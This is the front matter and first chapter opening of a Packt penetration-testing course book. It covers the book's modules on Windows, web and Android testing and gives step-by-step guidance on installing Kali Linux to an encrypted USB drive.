Wolf Halton, Bo Weaver,
Juned Ahmed Ansari, Srinivasa Rao Kotipalli,
Mohammed A. Imran

Penetration Testing: A Survival Guide

Learning Path

A complete pentesting guide facilitating smooth backtracking for working hackers

Packt

Penetration Testing: A Survival Guide

A complete pentesting guide facilitating smooth backtracking for working hackers

A course in three modules

BIRMINGHAM - MUMBAI

Penetration Testing: A Survival Guide

Published on: November 2016

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78728-783-9

www.packtpub.com

Credits

Authors

Wolf Halton

Bo Weaver

Juned Ahmed Ansari

Srinivasa Rao Kotipalli

Mohammed A. Imran

Reviewers

Paolo Stagno

Olivier Le Moal

Gilberto Najera-Gutierrez

Janusz Oppermann

Guangwei Feng

Content Development Editor

Arun Nadar

Graphics

Abhinash Sahu

Production Coordinator

Shraddha Falebhai

Preface

Attacks on networks are increasing, and these days, it is not so much whether your network will be breached, but when. The stakes are high, and you have to think like an attacker to know what really needs protection in your network. We are dedicated to your success in protecting your network and the data that your organization runs on. The stakeholders include your customers, whose personal data can be exploited. There is no peace of mind in hoping and praying your network is secure, and hope is not a strategy. As a working hacker, you need the most compact and complete toolset for the largest proportion of conditions.

Welcome to the fascinating world of penetration testing where this course will help you prepare for and conduct network testing, surveillance, infiltration, penetration tests, advanced persistent threat detection, and forensics on the most commonly hacked systems on the planet Microsoft Windows, Web Applications, and Android.

Kali Linux is a Linux distribution widely used by security professionals. It comes bundled with many tools to effectively perform a security assessment. It has tools categorized based on the different phases of a penetration test such as information gathering, vulnerability analysis, and exploitation phase to name a few. The latest version, Kali 2.0, was released at Black Hat USA 2015. Besides tools used in a network penetration test, Kali Linux also includes tools to perform web application security and database assessment.

Web applications being an integral part of any network, they need special attention when performing a security assessment. Web penetration testing with Kali Linux is designed to be a guide for network penetration testers who want to explore web application hacking. Our goal is to gain an understanding about the different security flaws that exist in web application and then use selected tools from Kali Linux to identify the vulnerabilities and exploit them.

Mobile security is another hottest topic today. Android being the leading mobile operating system in the market, it has a huge user base, and lots of personal as well as business data is being stored on Android mobile devices. Mobile devices are now sources of entertainment, business, personal life, and new risks. Attacks targeting mobile devices and apps are on the rise. Android, being the platform with the largest consumer base, is the obvious primary target for attackers. This course will also provide insights into various attack techniques in order to help developers and penetration testers as well as end users understand Android security fundamentals.

What this learning path covers

Module 1, *Kali Linux 2: Windows Penetration Testing*, starts by covering several ways to setting up Kali to perform different task before you find your way around your target network and determine known vulnerabilities to be able to exploit a Windows system remotely. You will then learn few techniques such as network sniffing, IP spoofing, and password attacks. You will also learn to get administrative privileges on a Windows server or workstation and then learn some devious ways of maintaining access and control of a Windows machine after you have gained access through the techniques you learned. Later on you will get familiar with other tools and techniques that Kali provides such as reverse engineering and stress testing. Finally, you will learn how forensic research is required to help you understand how one of your Windows devices was compromised.

Module 2, Web Penetration Testing withKali Linux, Second Edition, covers different testing methodologies and rules that security professionals follow when performing an assessment of a web application. You will learn to gather information using different tools that Kali provides such as the OS, application version, and additional information that help us in the later stages of the penetration test. You will then learn the different security flaws that affect web applications at various levels before gain a deep understanding of the command injection flaw and exploit it using Metasploit. Later on you will exploit clients using XSS and CSRF flaws, Social Engineering Toolkit (SET), and Browser exploitation framework (BeEF). Security issues affecting AJAX applications and web services is also covered before you finally learn the different ways in which fuzzing can identify flaws in web applications.

Module 3, Hacking Android, starts by building an arsenal of tools required for Android security at one place. You will be introduced to the basics of Android rooting before understanding how apps are being built, installed, and run. You will then understand the possible attacks your Android apps, devices, and other components in the application architecture might face. You will also look at Data storage, one of the most important elements of Android app development, and learn how to secure it. Later on it provides an overview of various server-side attacks, and also client-side attacks using both static and dynamic application testing. You will also learn the fundamental techniques typically used in creating and analyzing Android malware and will be creating one too. Finally, you will learn to secure yourself from attackers while performing everyday operations and also understand why it is dangerous to root Android devices and install unknown applications.

What you need for this learning path

For the first module you would require:

1. An Internet-connected computer/laptop for your Kali attack platform.
2. 2. A workstation with a minimum of 8 GB of RAM. An Ubuntu or Debian base OS is recommended.
3. The Kali Linux ISO that matches your workstation architecture (32 or 64 bit). Download it from http://kali.org.
4. Oracle VirtualBox for your workstation to create VMs for Windows and Kali Linux machines.
5. (Suggested) Several test machines to set up in your test network.
6. Licenses for Windows 7, Windows 8 (8.1), Windows 10, Windows Server 2008, and Windows Server 2012. You can get evaluation copies of all of these except Windows 7 from Microsoft's website (`https://www.microsoft.com/en-us/evalcenter/`)

For the second module, refer to Chapter 2, Setting up Your Lab with Kali Linux for system requirements.

For the third module, you need the following software. Download links and installation steps are shown in the last module. Android Studio

- An Android emulator
- Burpsuite
- Apktool
- Dex2jar
- JD-GUI
- Drozer
- GoatDroid App
- QARK
- Cydia Substrate
- Introspy
- Xposed Framework
- Frida

Who this learning path is for

This learning path is for anyone who wants to learn about security. Software developers, QA professionals, and beginner- to intermediate-level security professionals will find this book helpful. Basic knowledge of Android programming would be a plus.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail `feedback@packtpub.com`, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for this book from your account at `http://www.packtpub.com`. If you purchased this book elsewhere, you can visit `http://www.packtpub.com/support` and register to have the files e-mailed directly to you.

You can download the code files by following these steps:

1. Log in or register to our website using your e-mail address and password.
2. Hover the mouse pointer on the **SUPPORT** tab at the top.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box.
5. Select the book for which you're looking to download the code files.
6. Choose from the drop-down menu where you purchased this book from.
7. Click on **Code Download**.

You can also download the code files by clicking on the **Code Files** button on the book's webpage at the Packt Publishing website. This page can be accessed by entering the book's name in the **Search** box. Please note that you need to be logged in to your Packt account.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR / 7-Zip for Windows
- Zipeg / iZip / UnRarX for Mac
- 7-Zip / PeaZip for Linux

The code bundle for the book is also hosted on GitHub at `github.com/PacktPublishing/Penetration-Testing-A-Survial-Toolkit`. We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to `https://www.packtpub.com/books/content/support` and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at `questions@packtpub.com`, and we will do our best to address the problem.

Module 1: Kali Linux 2: Windows Penetration Testing

Module 2: Web Penetration Testing with Kali Linux Second Edition

Module 3: Hacking Android

Module 1

Kali Linux 2: Windows Penetration Testing

Kali Linux: a complete pentesting toolkit facilitating smooth backtracking for working hackers

1
Sharpening the Saw

A craftsman is only as good as his tools and tools need to be set up and maintained. In this chapter we will go through the setup and configuration of Kali Linux.

There are several ways to set up Kali to perform different tasks. This chapter introduces you to the setup that works best for your Windows-hacking use case, the documentation tools that we use to make sure that the results of the tests are prepared and presented correctly, and the details of Linux services you need in order to use these tools. Most books about Kali set the chapters in the order of the submenus in the Kali security desktop. We have put all the set-up at the beginning to reduce the confusion for first-time Kali users, and because some things, such as the documentation tools, must be understood before you start using the other tools. The reason why the title of this chapter is *Sharpening the Saw* is because the skilled craftsman spends a bit more time preparing the tools to make the job go faster.

In the Kali Desktop Menu, there is a sub-menu, **Top 10 Security Tools**, and these are the tools that the creators of Kali Linux believe to be the most indispensable weapons for a working security analyst to understand. In this chapter we are going to show you the tools we use the most. Most of them are in the Kali Top 10 Menu, but not all of them!

Many of the system services on Kali Linux are the same as those on most Linux servers, but because there are security tools that use a client/server model, there are services that will need to have their servers started early to run your tests successfully.

- Learn to set up Kali Linux like a professional. There are lots of choices in setting up a Kali Linux workstation, and some are more effective than others.
- Once you have your installation complete, you need to make a decision on what documentation system you will use to keep your research notes and results organized and secure.

- The final section of this chapter is a short primer in how to use security services on a Linux OS. Almost all of the services are started in the command line (CLI), and they are almost uniform in their operation syntax.

Installing Kali Linux to an encrypted USB drive

Secure networking environments such as those found in most organizations that have IT departments present several challenges to you as a security engineer. The company probably has a specific list of approved applications. Anti-virus applications are usually managed from a central location. Security tools are miscategorized as evil hacking tools or malware packages. Many companies have defensive rules against having any operating system that isn't Microsoft Windows installed on company computing hardware.


To add to the challenge, they prohibit non-corporate assets on the corporate network. The main problem you will find is that there are very few economical penetration testing tools written for Windows, and the few, such as **Metasploit**, that do have a Windows version, tend to fight with the lower-level operating system functions. Since most company laptops must have anti-virus software running on the system, you have to do some serious exception voodoo on Metasploit's directories. The anti-virus software will quarantine all the viruses that come with Metasploit. Also, intrusion protection software and local firewall rules will cause problems. These OS functions and security add-ons are designed to prevent hacking, and that is exactly what you are preparing to do.

The **Payment Card Industry Digital Security Standard** (PCI DSS 3.0) requires that any Windows machine that handles payment data or is on a network with any machine that handles payment data to be patched, runs a firewall and has anti-virus software installed on it. Further, many company IT security policies mandate that no end user can disable anti-virus protection without a penalty.

Another issue with using a Windows machine as your penetration-testing machine is that you may do external testing from time to time. In order to do a proper external test the testing machine must be on the public Internet. It is unwise to hang a Windows machine out on the public network with all your security applications turned off. Such a configuration will probably be infected with worms within 20 minutes of putting it on the Internet.

So what's the answer? An encrypted bootable USB drive loaded with Kali Linux. On Kali's install screen there is the option to install Kali to a USB drive with what is called "persistence". This gives you the ability to install to a USB drive and have the ability to save files to the USB but the drive is not encrypted. By mounting the USB drive with a Linux machine your files are there for the taking. This is fine for trying out Kali but you don't want real test data floating around on a USB drive. By doing a normal full install of Kali to the USB drive, full disk encryption can be used on the disk. If the USB is compromised or lost, the data is still safe.

In this chapter we will install Kali to a 64GB USB disk. You can use a smaller one but remember you will be gathering data from your testing and even on a small network this can amount to a lot of data. We do testing almost daily so we used a 1TB USB 3.0 drive. The 64GB drive is a good size for most testing.



Prerequisites for installation


For this chapter you will need a 64GB thumb drive, a copy of Kali burned to a DVD and a machine with a DVD player and USB capabilities on boot. You can download Kali at `http://kali.org` and look for the download link.

Booting Up

Once you are ready, insert your DVD and your USB drive into your machine.

Be sure to insert the USB *before* powering up the machine. You want the machine to see the USB on boot so the installer will see it during the install.


Now power up the machine and you'll get the screen below. Pick the **Graphic Install** from the menu. This installation will also work if you use the text installer found by picking the **Install** command on line six.




Installing configuration

If you have ever installed any distribution of Linux, the first section of the installation should seem very familiar. You will see a series of screens for the country, language, and keyboard set up. Set this up for your locale and language of choice. Normally the installer will discover the keyboard and you can click on the one chosen. Click the **Continue** button to continue on each of these pages.

After these configurations you'll be presented with the following window and asked to give it a hostname. Give it a distinctive name and not the default. This will be helpful later when using saved data and screenshots taken. If you have several people using Kali and all the machines are named Kali it can be confusing as to exactly where the data came from.




In the next screen you will be asked for a domain name. Use a real domain name that you or your company controls. Do not use a bogus domain name such as `.local` or `.localdomain`. If you are doing business on the Internet, or even if you are an individual please use a proper domain name. This makes tracing routes and tracking packets easier. Domains are cheap. If the domain belongs to your employer, and you cannot just use their domain name, request a subdomain such as `testing.mycompany.com`.



In the next window you will be asked to provide a root password. Make this a *good* password. The longer and more complex the password, the better. Remember, after a few tests the keys to your network kingdom will be on this device. Unlike most computer operations during testing you will be using the root account and not a normal user account for testing. You will need the ability to open and close ports and have full control of the network stack.

A standard Kali install does not offer you the chance to add a standard user. If you install Kali on the laptop itself, and use this laptop for other things besides testing, create a standard user and give it *sudoer* privileges. You never want to get into the habit of using your `root` account for browsing the World-Wide Web and sending e-mails.




Next to be set up is the time zone. Set up by your location on the graphical map, or pull-down menu, or pick your UTC offset. Many of the tools on Kali Linux output timestamps and these provide legal evidence that you did what you said you did, when you said you did.

Setting up the drive

The next step will be setting up the drive, encrypting it, and partitioning the drive. The next dialog will ask you to select the type of partitioning for this install.


1. Pick **Guided – Use entire disk and set up encrypted LVM**. This will fully-encrypt the entire drive, as opposed to just encrypting the `/home` directory.



